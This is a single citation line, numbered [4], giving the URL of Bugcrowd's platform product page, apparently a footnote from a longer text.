[4] https://www.bugcrowd.com/products/platform/